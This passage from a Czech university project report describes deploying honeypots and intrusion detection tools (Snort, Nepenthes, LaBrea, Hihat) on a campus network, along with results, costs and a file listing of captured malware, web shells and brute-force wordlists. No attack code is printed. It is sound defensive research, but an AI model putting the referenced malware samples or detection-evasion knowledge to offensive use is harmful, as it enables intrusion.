
Obrázek 7: Snort: odtagování pravidel

Ze stejného důvodu jsme vypnuli preprocesory a pravidla, která detekují portscany.

Ze standardních sad pravidel Snortu verze 2.8 jsme použili tyto: local, bad-traffic, exploit, scan, finger, ftp, telnet, rpc, rservices, dos, ddos, dns, tftp, web-cgi, web-coldfusion, web-iis, web-misc, web-client, web-php, sql, x11, icmp, netbios, misc, attack-responses, oracle, mysql, snmp, smtp, imap, pop2, pop3, nntp, other-ids, web-attacks, backdoor, shellcode, info, virus. Ze sady ET jsme použili: malware, dos, exploit, virus, web, p2p, attack_response, voip, web_sql_injection. Update oficiálních pravidel jsme prováděli 2x týdně pomocí utility `oinkmaster`, sadu ET jsme aktualizovali ručně dle uvážení.

Systém jsme vyladili (`scripts/snort/zcu.rules`) tak, že za týden generuje zhruba 800 000 záznamů a v této periodě databázi také rotujeme. Naše zkušenosti ukazují, že PHP s rozhraním BASE je schopné rozumně fungovat ještě kolem 1 000 000 záznamů, pokud je databáze větší, stává se systém webově nepoužitelný. Vzhledem k objemu generovaných dat jsme tento systém používali pouze jako doplňkový při řešení bezpečnostních incidentů v síti WEBnet. Jako užitečná se ukázala např. pravidla:

- ET MALWARE Suspicious 220 Banner on Local Port: 2003055
- ATTACK-RESPONSES id check returned root : 1:498



Obrázek 8: Snort: počty událostí

První upozorňuje na pravděpodobný FTP server na nestandardním portu, to může znamenat napadený stroj některou z warezových skupin, které z napadených strojů vytvářejí distribuovaná úložiště.

Druhý může znamenat úspěšný pokus o získání identifikace uživatele pod kterým běží napadaná služba (např. webserver s php). Příkaz `id` bývá jedním z prvních, který útočníci na napadených systémech spouštějí.

Dále jsme tento systém používali jako doplňkový zdroj informací při řešení stížností třetích stran na porušování autorského zákona uživateli sítě WEBnet. Jak základní sada, tak i sada ET, obsahuje sérii pravidel pro identifikace paketů/spojení běžných P2P sítí (DC++, eDonkey, BitTorrent, ...). Pro tento účel jsme napsali skript, který exportuje a uchovává potřebné záznamy (*scripts/snort/searchp2p.sh*). Lze je využít v případě sporů o oprávněnost stížností na porušování autorských práv.

Závěr

Nastavení IDS Snort budeme dále vylepšovat a budeme jej provozovat jako doplňkový IDS.

2.6 PE Hunter

PE Hunter je dynamický preprocesor pro IDS Snort, který ze sledovaných datových toků získává spustitelné soubory typu PE (windows executables). Vyhledává je podle identifikace PE hlavičky ve sledovaném streamu, s následným výpočtem délky souboru a jeho uložení na disk.

Vzhledem k tomu, že jsme jej nasadili na velmi rychlou a využitou linku, museli jsme provést malé úpravy (*src/pehunter-session.patch*). Ty spočívaly v omezení počtu současně sledovaných spojení a v délce (hloubce streamu), ve které se hlavička vyhledává. Po dosažení maximální délky jsou data zahozena (v případě že nebyla nalezena PE hlavička) a *sledovací slot* je uvolněn dalšímu streamu.

Závěr


Celkem jsme za sledované období (01/2009 – 04/2009) jsme nasbírali celkem 3 111 PE souborů, z nichž pouze 8 bylo identifikováno jako malware (pomocí ClamAV). Tento způsob detekce je celkem zajímavou myšlenkou, ale v praxi by se hodilo umístit PeHunter na jiné místo v síti (např. těsně před kritické podsítě). Tuto techniku sledování ukončíme.

2.7 Spamsearch.pl

Prakticky nejúčinnějším nástrojem pro detekci průniků se ukázal způsob nejjednodušší, který jsme původně tvořili mimo rámec tohoto projektu. Pro interní účely bezpečnostní skupiny WEBnetu (WIRT) jsme vytvořili jednoduchý skript, který v databázi NetFlow vyhledá uzly naší sítě, které za jeden den uskutečnily více než zadaný (300) počet spojení na port 25 (SMTP). Dotaz vypadá zhruba následovně a je sestaven pro systém Calligare NetFlow který CIV provozuje.

```
SELECT from_unixtime(st),sum(bytes),sum(pck),inet_ntoa(sip),count(*) as conns
FROM $table WHERE dp=25 and
(sip>inet_aton('147.228.0.0') and sip<=inet_aton('147.228.255.255'))
and
(sip!=inet_aton('whitelist1') and sip!=inet_aton('whitelist2'))
GROUP BY sip HAVING conns > 300 order by conns desc
```

Obrázek 9: Dotaz Spamsearch.pl



Obrázek 10: Spamsearch: počty detekovaných spammerů

I přesto, že pro sběr výsledků používáme funkcionalitu našich páteřních směrovačů a komerční kolektor NetFlow dat, podobných výsledků by se v menších sítích dalo dosáhnout i otevřeným řešením na bázi nástrojů *flow-tools*. Obecně jsou systémy pro plošné sledování provozu jedním ze základních nástrojů pro vyšetřování bezpečnostních incidentů [12].

Jedním z hlavních faktorů úspěšnosti tohoto systému je udržení aktuálního whitelistu, ve kterém musí být uvedeny adresy legitimních mailserverů. V případě sledování na úrovni sítě CESNET2, by tento systém nefungoval, protože administrátoři páteřní sítě nemají potřebné informace o SMTP serverech. Na úrovni členských sítí může tato technika fungovat velmi dobře.


Závěr

Za dobu svého provozu (02/2009 – 05/2009) jsme tímto způsobem detekovali celkem 99 unikátních napadených strojů, ze kterých 67 byly studenské notebooky. Tento IDS ponecháme v provozu a pokusíme se jeho funkcionalitu ještě rozšířit.

2.8 p0f

Jako doplněk k nasazeným systémům, jsme použili nástroj p0f pro získání statistik o operačních systémech, které se snaží s honeypoty komunikovat. Nástroj vyhodnocuje pravděpodobný operační systém komunikujícího protějšku podle charakteristik v SYN a SYN/ACK a RST paketech a srovnává je se svou znalostní databází.

Pro účely vyhodnocení jsme do skupiny Other, sloučili minoritní systémy (AIX, CacheFlow, Cisco, Eagle, ExtremeWare, Google, HP-UX, IRIX, NetBSD, NetCache, Novell, OpenBSD, Proxyblocker, Sega, Solaris, SunOS, SymbianOS, Tru64). Předpokládáme, že velká většina takto zařazených systémů jsou výsledkem chyb v detekci.



Obrázek 11: Detekce OS pomocí p0f

2.9 Shrnutí výsledků vyzkoušených nástrojů

Typ sensoru	Časový rámec dat [měs]	Velikost detektoru	Útoků celkem	Útočníků celkem	Útočníků z CESNET2	Útočníků z WEBnetu	Počet zachycených vzorků
LaBrea	12	253 IP	-	37 628	16	8	-
Nepenthes	12	150 IP	-	28 485	16	12	456
Hihat	10	1 doména	147 130	-	0	0	-
J2EE Hihat	9	150 IP	31 761	-	0	0	-
Apache RFI	12	300 domén	31 228	-	18	0	5 234
Snort	9	1 sensor	28 825 933	-	-	-	-
PeHunter	3	1 sensor	-	-	-	-	3 111
Spamsearch	4	-	-	-	97	97	-
Celkem	-	-	-	-	147	117	8 801

Celkem jsme detekovali 117 unikátních útočníků ze sítě WEBnet. Všechny případy jsme řešili v souladu s bezpečnostní politikou sítě WEBnet, čímž jsme přispěli k vyššímu zabezpečení sítě WEBnet/CESNET2.

2.10 Vzdělávání a publikace v rámci grantu

V rámci tohoto grantu jsme navštívili konferenci Black Hat Europe, která se konala v dubnu 2009. O poznatcích z této konference jsme informovali na interním semináři CIV a v emailové konferenci *csirt-forum@cesnet.cz*. Z materiálů konferencí Black Hat 2007/2008/2009 jsme sestavili publikaci a prezentaci pro konferenci Europol.cz (květen 2009[8]) na téma historie a současnost útoků a obran na aplikace a operační systémy založené na technice buffer overflow.

Z výsledků projektu jsme také sestavili prezentaci pro podzimní seminář řešitelů CESNETu.

2.11 Provozní instalace

Z prostředků grantu jsme nakoupili server pro provoz virtuálních strojů, na kterých jsme provozovali výše zmíněné aplikace. Díky poklesu cen a zvýšení slev mezi návrhem a realizací projektu je zakoupený server výkonnější než původně zamýšlený. Cílová konfigurace serveru:

- 2x PE2950 III Quad Core Xeon E5450 3.0GHz, 2x6MB, 1333FSB
- 16GB (4x4GB Dual Rank DIMMs) 667MHz FBD
- 4x 300GB SAS 15k 3.5" HD Hot Plug

Tato konfigurace pro námi provozované systémy více než postačuje. Na cílovém stroji jsme vytvořili 4 virtuální servery nástrojem Xen, jeden pro každý IDS: LaBrea, Nepenthes, Hihat, zbylé IDS jsme provozovali na produkčních serverech (*apache.rfi*, *spamsearch.pl*). Z provozních a bezpečnostních důvodů jsme pro provoz centrálního IDS Snort dočasně vyhradili zvláštní server ze strojového parku CIV.

2.12 Zakoupené knihy

Z prostředků grantu jsme pořídili několik knih, které se týkají řešené problematiky.

- Craig Schiller , Jim Binkley: Botnets: The Killer Web App
ISBN: 978-1597491358
- Greg Conti: Security Data Visualization
ISBN: 978-1-59327-143-5
- Ben Fry: Visualizing Data
ISBN: 978-0-59651-455-6
- David Maynor, K.K. Mookhey, Jacopo Cervini, Fairuzan Roslan, Kevin Beaver: Metasploit Toolkit for penetration testing, exploit development and vulnerability research
ISBN: 978-1-59749-074-0
- N. Provos, T. Holz: Virtual Honeypots: From Botnet Tracking to Intrusion Detection
ISBN: 978-0321336323
- Bruce Schneier: Schneier on Security
ISBN: 978-0470395356
- Bruce Schneier: Applied Cryptography: Protocols, Algorithms, and Source Code in C
ISBN: 978-0471117094
- Kevin Mitnick, William L. Simon : Umění klamu
ISBN: 83-7361-210-6

3 Dosažené cíle

Cílem tohoto projektu bylo vyzkoušení a zhodnocení několika IDS a produkční nasazení vybraných 2-3 systémů. Dále jsme chtěli rozšířit vlastní znalosti v oblasti IDS a IT bezpečnosti obecně. V neposlední řadě jsme také chtěli položit základ dalšímu rozvoji IDS v síti WEBnet formou vybudování úložišť zachytávaných dat.

V rámci projektu jsme vyzkoušeli 5 různých open source systémů (LaBrea, Nepenthes, Hihat, Snort, PeHunter), dva jsme vytvořili sami (apache.rfi, spamsearch.pl) a vyzkoušeli i jeden doplňkový (p0f). Z těchto systémů jsme do produkčního provozu převedli 4 systémy (LaBrea, Nepenthes, apache.rfi, spamsearch.pl), systém Snort budeme dále provozovat jako doplňkový systém, PeHunter a p0f ukončíme. V případě projektu Hihat bychom chtěli ve výzkumu pokračovat a to zejména v oblasti J2EE.

Zúčastnili jsme se konference BlackHat 2009, která výrazně přispěla ke vzdělání v bezpečnostní oblasti, také přinesla některé zajímavé kontakty na odborníky v zahraničí.

Pro systémy LaBrea a Nepenthes jsme se rozhodli kromě reportingu vypracovat i databázové úložiště a prozatím jednoduchý webový frontend pro snazší analýzu zachycených dat. V některých případech (Snort, Hihat) byla data již v databázové formě od tvůrců zkoumaných nástrojů a v ostatních systémech jsme data vyhodnocovali ručně (apache.rfi, J2EE Hihat, spamsearch.pl, PeHunter, Honeytrap). V některém z příštích projektů bychom takto shromažďovaná data chtěli dále rozšiřovat a případně pro ně vytvořit nějakou formu vizualizace [23].

Celkem jsme zachytili 147 bezpečnostních incidentů pocházejících ze sítě CESNET2, z čehož 117 bylo ze sítě WEBnet. Nejefektivnějším se ukázal systém Spamsearch.pl.

Z našeho pohledu přispěl projekt ke zvýšení zabezpečení sítě WEBnet resp. CESNET2. Zamýšlená finanční rozvaha byla s rezervami dodržena. Cíle projektu byly podle našeho názoru splněny.

4 Zdůvodnění změn v projektu

Z původně navrhovaných 12-ti měsíců, jsme z časových důvodů prodloužili projekt o dalších 6 měsíců.

Zakoupený hardware (1 server), který jsme z prostředků grantu pořídili, má výrazně vyšší výkon oproti původně navrhovanému, a to zejména díky poklesu cen v době mezi návrhem a realizací. Dle současného vytížení tohoto stroje nám jeho výkon postačí pro další projekt nebo případné rozšiřování současné IDS infrastruktury.

Na rozdíl od původního záměru, rozmístit sondy IDS Snort na různé klíčové systémy WEBnetu, jsme se rozhodli umístit nakonec jen jednu sondu na primární linku. Tím jsme mohli sledovat a vyhodnocovat většinu provozu celé sítě, toto zapojení je dle našeho názoru výhodnější.

Místo konference Ares 2008 jsme navštívili konferenci BlackHat 2009.

Zpočátku zamýšlené poskytování námi sbíraných dat třetím stranám (Dshield.org, Honey-net.cz) jsme nakonec neimplementovali. Různorodost systémů a jejich výstupních dat by znamenala značné úsilí při jejich čištění a obfuskaci tak, aby nedošlo k vyrazování potenciálně citlivých informací.

Systémy pro analýzu webových útoku PHP Hop a GHH jsme nahradili systémem Hihat a doplnili je o vlastní systém apache.rfi.

Původně plánované náklady na odměny řešitelům jsme použili k zaplacení vložného na konferenci, pro které jsme naplánovali nižší než potřebnou částku.

5 Výstupy a využitelnost

Primárním výstupem z projektu jsou 4 produkčně nasazené IDS (LaBrea, Nepenthes, apache.rfi, spamsearch.pl), které budeme v síti WEBnet provozovat i po ukončení projektu. Dále jeden doplňkový (Snort) a jeden experimentální (Hihat) se kterými bychom dále rádi pracovali ať už samostatně nebo v rámci možného navazujícího projektu. Vybudovaná infrastruktura pro provoz

virtuálních serverů nám teď i v budoucnosti bude umožňovat bezpečně testovat a provozovat i jiné honeypoty nebo pohodlně rozšiřovat stávající infrastrukturu.

Celkem 87 napadení (unikátních strojů) jsme řešili na lokální úrovni v síti WEBnet, čímž jsme přímo přispěli k jejímu zabezpečení. V průběhu projektu jsme též oznámili 9 bezpečnostních incidentů do členských sítí CESNET2, pouze u 5-ti z nich jsme obdrželi reakci místních bezpečnostních pracovníků. Jeden z takto ohlášených incidentů vedl k odhalení nedostatečného zabezpečení důležitého portálu jednoho ze členů sdružení CESNET.

Dalším výstupem jsou ukázková data, které výše popisované systémy produkují a nástroje, které při práci s nimi používáme. Popis publikovaných dat a skriptů je v příloze B. Tyto informace mohou být použity pro výrobu stejných nebo podobných IDS systémů v ostatních sítích sdružení CESNET. Protože mají výsledky potenciálně citlivý charakter, jsou publikovaná data umístěna na CD přiloženém k závěrečné zprávě. Pro ostatní členy sdružení CESNET je budeme poskytovat na vyžádání a doporučení bezpečnostní skupiny CESNET-CERTS.

Výstupem účasti na konferenci byla publikace a prezentace na konferenci EurOpen.cz na jedno z témat konference [8].

Z výsledků projektu jsme také sestavili prezentaci pro podzimní seminář řešitelů CESNETu.

Získávaná data a vypracované systémy pro jejich vyhodnocování budeme dále používat při řešení bezpečnostních incidentů v síti WEBnet/CESNET2.

Zkušenosti získané v průběhu projektu byly zpracovány formou této závěrečné zprávy namísto původně plánované technické zprávy CESNETu. Rozsah a obsah případné technické zprávy by byl shodný s obsahem kapitoly 2 a zveřejněnými materiály z přílohy B.

V některém z příštích projektů bychom se rádi zabývali provozem honeypotů LaBrea a Honeytrap s podporou protokolu IPv6. Druhým možným směrem by byla vizualizace zachytávaných dat [23].

6 Přínosy projektu

Cílem a zároveň přínosem projektu bylo nasazení několika IDS systémů v síti WEBnet. Tento cíl jsme splnili a bezpečnostní skupina WEBnetu tak získala nástroje, které pomáhají při zabezpečování naší sítě. Pro ostatní členy mohou být přínosem publikovaná data a nástroje na jejichž základě si mohou postavit stejná nebo podobná řešení. Část dat může posloužit i pro výukové nebo výzkumné účely.

Dalším přínosem bylo získání času a prostoru pro vzdělávání v dané problematice. Některé informační zdroje, které jsme našli nebo které jsme používali v průběhu projektu jsou uvedené v kap. 8. Dle našeho názoru jsme díky tomuto projektu citelně zvýšili své znalosti v oblasti IDS, analýzy malware a o taxonomii útoků používaných v současném Internetu.

Jedním z dalších přínosů bylo vytvoření infrastruktury virtuálních serverů, tu můžeme nadále pohodlně rozšiřovat a využívat pro další výzkum nebo případné navazující projekty.

7 Tisková zpráva

Na Západočeské univerzitě v Plzni byl dokončen projekt rozvoje IDS systémů. V rámci jeho plnění byly v síti WEBnet uvedeny do provozu 4 IDS systémy, které pomáhají detekovat napadené stroje uvnitř sítí WEBnet a CESNET2, a tím zvyšovat jejich celkovou bezpečnost.

8 Výkaz hospodaření s prostředky

Na projektu se podílely 2 subjekty, a to Fond Rozvoje CESNETu a Západočeská univerzita v Plzni. Z prostředků Fondu rozvoje byl hrazen nákup serveru pro provoz nasazovaných aplikací. Z prostředků ZČU byly hrazeny náklady na studijní literaturu a náklady spojené s účastí na konferenci.

Vyúčtování provedlo ekonomické oddělení ZČU v Plzni dle platných předpisů. Doklady o nákupech a platbách jsou uloženy taktéž na ekonomickém oddělení ZČU.

Všechny položky jsou uvedeny bez DPH.

Materiál	Cena	Hrazeno	Kategorie
Server pro provoz IDS	112 000,-	CESNET	dl.hm.m.
Literatura	8 698,-	ZČU	knihy, uč. pomůcky
Zahraníční cestovné	4 580,-	ZČU	cestovné
Tuzemské cestovné	719,-	ZČU	cestovné
Vložné na konferenci	26 809,-	ZČU	ostatní služby
Ubytování, kapesné, stravné	20 723,-	ZČU	cestovné
Odměny řešitelům	0,-	ZČU	odměny
Celkem CESNET	112 000,-	-	
Celkem ZČU	61 529,-	-	
Celkem	173 529,-	-	

Celkem bylo čerpáno 173 529,- Kč, z toho z Fondu rozvoje CESNETu 112 000,- Kč a ze strany Západočeské univerzity 61 529,- Kč, čímž spoluúcast ZČU činí 35 %.

Rozdíl skutečných nákladů (173 tis,-) oproti plánovaným (241 tis.) je tvořen převážně poklesem ceny za server a nízkou cenou za cestovné po Evropě.

Literatura a odkazy

- [1] Pavel Vachek: LaBrea – Technická zpráva CESNETu č. 5/2006
<http://www.cesnet.cz/doc/techzpravy/2006/ids/>
- [2] LaBrea homepage
<http://labrea.sourceforge.net/labrea-info.html>
- [3] The Google hack Honeypot
<http://ghh.sourceforge.net/>
- [4] PHP.Hop - PHP Honeypot Project
<http://www.rstack.org/phphop/>
- [5] Michael Muuter, Felix Freiling, Thorsten Holz, Jeanna Matthews: A Generic Toolkit for Converting WebApplications Into High-Interaction Honeypots
<http://people.clarkson.edu/~jnm/publications/honeypot-raid2007.pdf>
<http://hihat.sourceforge.net/>
- [6] SNORT
<http://www.snort.org>
- [7] BASE - Basic Analysis and Security Engine
<http://sourceforge.net/projects/secureideas>
- [8] Radoslav Bodó: Jak se smaží zásobník
Sborník konference Euopen.cz, jaro 2009, Praděd
ISBN: 978-80-86583-16-7
<http://www.euopen.cz>
- [9] webhoneypot - Google Code
<http://isc.sans.org/diary.html?storyid=6070>
<http://code.google.com/p/webhoneypot/>
- [10] Hobbit hobbit@avian.org: CIFS: Common Insecurities Fail Scrutiny
<http://www.avian.org>
- [11] Graphviz - Graph Visualization Software
<http://www.graphviz.org>
- [12] Tomáš Košnar: Benefit a úskalí plošného souvislého sledování IP provozu na bázi toků při řešení bezpečnostních hlášení
Sborník konference Euopen.cz, jaro 2009, Praděd
ISBN: 978-80-86583-16-7
<http://www.euopen.cz>
- [13] Kris Kendal: Practical malware analysis
BlackHat 2007
<http://www.blackhat.com/html/bh-media-archives/bh-multimedia-archives-index.html>
- [14] Jan Goebel, Jens Hektor, Thorsten Holz: Advanced honeypot-based intrusion detection
;login: v.31 n.6
<http://www.usenix.org/publications/login>
- [15] Dave Ditrich, Sven Dietrich: Command and control structures in malware: from malware handler/agent to P2P
;login: vol.32 no.6
<http://www.usenix.org/publications/login>

- [16] Sam Stover, Dave Dittrich, Jodn Hernandez, Sven Dietrich: Analysis of of the Sorm and Nugache trojans: P2P is here
;login: vol.32 no.6
<http://www.usenix.org/publications/login>
- [17] Guofei Gu, Junjie Zhang, Wenke Lee: BotSniffer: Detecting Botnet Command and Control Channels in Network Traffic
http://www-static.cc.gatech.edu/~guofei/paper/Gu_NDSS08_botSniffer.pdf
- [18] Michael Muter, Felix Freiling, Thorsten Holz, Jeanna Matthews: A Generic Toolkit for Converting Web Application Into High-Interacton Honeypots
<http://people.clarkson.edu/~jnm/publications/honeypot-raid2007.pdf>
- [19] Hitpopo DDoS Malware Analysis, public version
http://atlas-public.ec2.arbor.net/docs/Hitpop_DDoS_Malware_Analysis_PUBLIC.pdf
- [20] Cliff C. Zou, Ryan Cunningham: Honeypot-Aware Advanced Botnet Construction and Maintenance
<http://www.cs.ucf.edu/~czou/research/honeypot-DSN06.pdf>
- [21] Michael Muter: Web-Based Honeypot Decoys
Diploma thesis, 2007
<http://pi1.informatik.uni-mannheim.de/filepool/theses/diplomarbeit-2007-mueter.pdf>
- [22] Craig Schiller , Jim Binkley: Botnets: The Killer Web App
ISBN: 978-1597491358
- [23] Greg Conti: Security Data Visualization
ISBN: 978-1-59327-143-5
- [24] CWH: LFI to RCE Exploit with Perl Scrip
<http://www.packetstormsecurity.com/papers/attack/lfirce-perl.txt>
- [25] Internet Storm Center
<http://isc.sans.org>
- [26] Databaze malware
<http://www.shellci.biz/>
<http://www.nothink.org/binaries/malware-archive.html>
<http://www.cyber-ta.org/releases/malware-analysis/public/>
<http://nepenthes.carnivore.it/analysis:norman>
- [27] The Intrusion Detection Message Exchange Format (IDMEF)
<http://tools.ietf.org/html/rfc4765>
- [28] dbacl - a digramic Bayesian classifier
<http://dbacl.sourceforge.net/>

A Kategorie pro bayesovský klasifikátor *dbacl*

Název kategorie	Počet vzorků
spam	2277
genericprobe	610
maildrop	558
pbot	523
botexec	201
massmailer	122
userfinger	100
safemode	75
filetool	70
r57	69
obf (obfuscated code)	67
frames	63
c99	62
html	58
dynamicprobes	57
defacingtool	45
tools	34
shellbot	34
staticprobes	29
rss	26
iframe	25
exec	21
genericprobewithmaildrop	20
404	15
genericprobewithiframeinjection	14
bin	13
misc	12
perl	9
botexecplus	9
webdrop	6
error	4
phpbot	3
empty	3
Celkem	5234

B Popis publikovaných dat

Protože mají výsledky potenciálně citlivý charakter, jsou publikovaná data umístěna na CD přiloženém k závěrečné zprávě. Pro ostatní členy sdružení CESNET je budeme poskytovat na vyžádání a doporučení bezpečnostní skupiny CESNET-CERTS.

Pro účely oponentury jsme je dočasně vystavili na URL <http://home.zcu.cz/~bodik/mysphere1-data.tgz> (200MB).

```
|-- data
| |-- apache_rfi
| | |-- dbacl12 - datove soubory natrenovanych bayesovskych filtru
| | |-- downloads - roztridene vzorky php webového malware
| | |-- sample-rfi.log.20081116010101 - ukazka vystupnich dat skriptu
| | |-- sample.report - ukazka denniho reportu
| |-- hihat
| | |-- scripts/hihat/webhpj2ee/* - ukazka honeypotu
| | |-- analyza-j2ee.ods - vypis utoku na j2ee hihat
| | |-- bruteforces-passwords.txt - zkousena hesla
| | |-- bruteforces-usernames.txt - zkousena prihlasovací jmena
| | |-- fexshell - java malware dropper
| | |-- jshell - java web shell
| |-- labrea
| | |-- labrea.log.sample - ukazka logy LaBrea
| | |-- report.sample - ukazka reportu
| |-- nepe
| | |-- binaries - zachyceny malware
| | |-- log - ukazka eventlogu
| |-- p0f
| | |-- graphdata.csv - data grafu detekovanych operacnich systemu
| | |-- graphdata.ots - data grafu detekovanych operacnich systemu
| |-- pehunter
| | |-- 00-clamav - vystup testu zachycenych vzorku PE souboru
| |-- snort
| | |-- p2p-200901120030.log - ukazka statistik p2p siti pomoci detektoru Snort
|-- scripts
| |-- apache_rfi
| | |-- apache_rfi.ignore - filtry logu
| | |-- apache_rfi.sh - hlavni vyhledavaci skript
| | |-- apache_rfi.txt - readme
| | |-- apache_rfi2csv.sh - prevod logu na data pro grafy
| | |-- apache_rfi_download.pl - download vkladaneho malware
| | |-- apache_rfi_report.pl - reporting
| | |-- crontab
| | |-- cz.test - testovaci data pro pbotsnif3.pl
| | |-- datamine.txt - readme
| | |-- download_malware.pl - pomocny nastroj
| | |-- learn_dbacl.sh - trenovani bayesovskych filtru
| | |-- pbomap3.sh - vykresleni struktury IRC pomoci graphviz
| | |-- pbotsnif3.pl - ziskani dat z IRC
| | |-- urlview - pomocny nastroj
| |-- hihat
| | |-- apache2csv.sh - prevod apache logu do csv pro vyhodnoceni j2ee hihatu
| | |-- clean_hihat_spiders.sh - udrzba databaze
| | |-- getbruteforces.sh - detekce hadani hesel
| | |-- getmanager.sh - detekce zneuziti tomcat z hihatu
| | |-- getrifi.sh - detekce RFI z hihatu
| | |-- getsql.sh - detekce SQL injection z hihatu (nefunguje)
| | |-- hihat.txt - hihat
| | |-- hihat_report2.pl - reporting
| | |-- mk_hihat - hruby postup vyroby honeypotu z libovolne aplikace
| |-- labrea
| | |-- crontab
| | |-- datamine.txt - ukaza dotazu pro datamining
| | |-- install.txt
| | |-- labrea.ignore - filtr logu labrea
| | |-- labrea.init - rc skript
| | |-- labrea.loadup - datova pumpa (spoustena z rc)
| | |-- labrea.logrotate - konfigurace pro logrotate
| | |-- labrea.munin - Munin plugin zobrazujici aktualne uzite pasmo
| | |-- labrea.sql - predloha databaze
| | |-- labrea_report.pl - reporting
| | |-- network-vlanXXX - ukazka nastaveni site v pripade tagovane Vlany na ktere ma honeypot fungovat
| |-- nepenthes
| | |-- aliases - adresy nahazovanych ifacu
| | |-- datamine.txt - sql dotazy pro datamining
| | |-- install.txt
| | |-- nepe.init - rc skript
| | |-- nepe.loadup - datova pumpa
| | |-- nepe.logrotate - nastaveni pro logrotate
| | |-- nepe.sql - predloha databaze
| | |-- nepe.txt
```

```

| | |-- nepe_report.pl
| | |-- nepe_report2.pl - reporting
| | |-- network-aliases - nastaveni site
| | |-- network-vlanYY - nastaveni site pro tagovanou vlan
| |-- p0f
| | |-- p0f.init - rc skript
| | |-- p0f.logrotate - nastaveni pro logrotate
| | |-- p0fgraph.sh - generovani CVS z˘dat pro tvorbu grafu
| |-- snort
| | |-- oinkupdate.sh - update standardnich pravidel pro snort
| | |-- rotate_snort.sh - rotovani databaze
| | |-- searchp2p.pl - skript pro generovani statistik o˘P2P provozu
| | |-- snortip.php - pomocny nastroj
| | |-- urlcode.pl - pomocny nastroj
| |-- spamsearch
| | |-- spamsearch2.pl - skript pro vyhledani spammeru z˘databaze Calligare NetFlow Inspector
| |-- ipint.pl - pomocny nastroj
| |-- makeregs.pl - pomocny nastroj
| |-- ownnet - seznam hlidanych siti
| |-- ownnet.fullmask - seznam hlidanych siti s˘plnou maskou
| |-- ownnet.ranges - seznam rozsahu hlidanych siti
| |-- ownnet.rangesint - seznam rozsahu hlidanych siti
|-- src
| |-- log-grep - modul pro nepenthes pro generovani event logu
| |-- Makefile.am
| |-- Makefile.in
| |-- log-grep.conf.dist
| |-- log-grep.cpp
| |-- log-grep.hpp
| |-- labrea-patch-curretn-bw-bytes.diff - patch pro upravu hlaseni zabraneho prenosoveho pasma
| |-- labrea-patch-dumbnet-headers.diff - patch pro spravnou kompilaci s˘novou verzi knihovny
| |-- libnet-whois-iana-perl_0.23-1_all.deb - perlovsky modul pro dotazovani databazi whois
| |-- nepenthes-log-grep.patch - patch pro integraci modulu log-grep
| |-- pehunter-sessions.patch - patch pro pehunter na omezeni poctu a delky sledovanych sezeni
|-- web - webove rozhrani pro database labrea, nepenthes a hihat
| |-- build_table.php
| |-- build_table_html.php
| |-- db.inc.php
| |-- graph_hihat_attackers.php
| |-- graph_hihat_modules.php
| |-- graph_labrea_attackers_count.php
| |-- graph_labrea_bw.php
| |-- graph_nepe_attackers_count.php
| |-- graph_nepe_dialogues.php
| |-- graph_nepe_events.php
| |-- graph_port_activity_heatmap.php
| |-- index.html
| |-- jpgraph -> jpgraph-2.3.4
| |-- jpgraph-2.3.4
| |-- jquery-1.3.1.min.js
